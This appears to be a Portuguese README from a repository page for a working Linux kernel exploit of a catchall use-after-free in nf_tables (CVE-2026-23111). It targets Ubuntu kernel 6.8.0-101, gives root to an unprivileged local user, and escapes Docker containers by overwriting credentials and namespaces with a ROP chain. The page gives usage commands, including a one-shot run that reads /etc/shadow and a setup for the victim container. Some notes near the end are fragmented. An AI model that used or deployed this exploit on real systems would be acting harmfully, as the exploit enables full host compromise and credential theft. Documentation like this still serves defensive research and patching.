
 kinokopio/cve-2026-23111
Exploit de UAF catchall em nf_tables para Ubuntu 6.8.0-101-generic: escalada de privilégios local sem privilégios para root no host e escape de contêiner via nsproxy e fs forjados.

Exploit de UAF no catchall do nf_tables para Ubuntu 6.8.0-101-generic:
Apenas para ambientes de teste autorizados. Uma execução bem-sucedida deixa o kernel do host em um estado corrompido irrecuperável — reinicie ao terminar.
Uma verificação de genmask invertida em nft_map_catchall_activate(): durante o abort de uma transação,
o handler ignora os elementos catchall inativos que precisam ser reativados e processa
os ativos, de modo que chain->use é decrementado sem restauração. DELCHAIN pode então
liberar uma chain que ainda é referenciada por um verdict — um use-after-free.
Branches afetadas: 5.10.188+, 5.15.121+, 6.1.36+, 6.7–6.12.69, 6.13–6.18.9.
Escalonamento de privilégios (modo lpe): a cadeia ROP sobrescreve real_cred e cred da task alvo
com init_cred, concedendo uid real 0, capacidades completas e
removendo a restrição do LSM. Funciona em bare metal ou diretamente no host.
Escape de contêiner (modo padrão): além disso, sobrescreve nsproxy (um forjado,
trocando mnt/uts/ipc/net/time/cgroup pelos do host) e fs (init_fs, de modo que a resolução
de caminhos começa na raiz do host sem setns() — o seccomp padrão do docker
não o bloqueia). Após o sucesso, o /tmp do host contém um rootsh setuid e você obtém um
shell do host.
Ambos os modos vêm em um único binário e compartilham a mesma cadeia de exploit e ROP; apenas o número de campos sobrescritos difere.
| Item | Valor |
|---|---|
| OS | Ubuntu 22.04.5 LTS |
| Kernel | 6.8.0-101-generic (os offsets são fixos para esta build) |
| Contêiner | Docker, --user 1000:1000, --security-opt seccomp=unconfined |
| Host | kernel.unprivileged_userns_clone=1, nf_tables disponível |
make
No host de teste, o projeto está implantado em /home/ubuntu/poc-cve-2026-23111
(com exploit_escape2 já compilado).

# run as an unprivileged user
cd /home/ubuntu/poc-cve-2026-23111
./exploit_escape2 check                                 # vulnerability check
./exploit_escape2 lpe                                   # interactive root shell
./exploit_escape2 lpe 'id; head -2 /etc/shadow'         # one-shot command
# mount the project directory read-only into the container

docker run -d --name victim --user 1000:1000 \
  --security-opt seccomp=unconfined \
  -v /home/ubuntu/poc-cve-2026-23111:/poc:ro \
  mirror.ccs.tencentyun.com/library/ubuntu:22.04 sleep infinity

docker exec victim /poc/exploit_escape2 check           # vulnerability check
docker exec -it victim /poc/exploit_escape2             # interactive host root shell
docker exec victim /poc/exploit_escape2 'id; head -2 /etc/shadow'   # one-shot command
pause() — nenhuma lógica de negócio é executada no contexto sequestrado.lpe escreve real_cred/cred; o escape adiciona nsproxy/fs.fork/wait/reap funcionam normalmente.6.8.0-101-generic; outras variantes ou point releases
exigem a reextração dos offsets.panic_on_oops=1.esc_tgtX / nftpwnAB / threads estacionadas, e nunca execute docker rm -f em um
contêiner que executou o exploit.reboot.kill %1.net/netfilter/nf_tables_api.c — nft_map_catchall_activate()Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
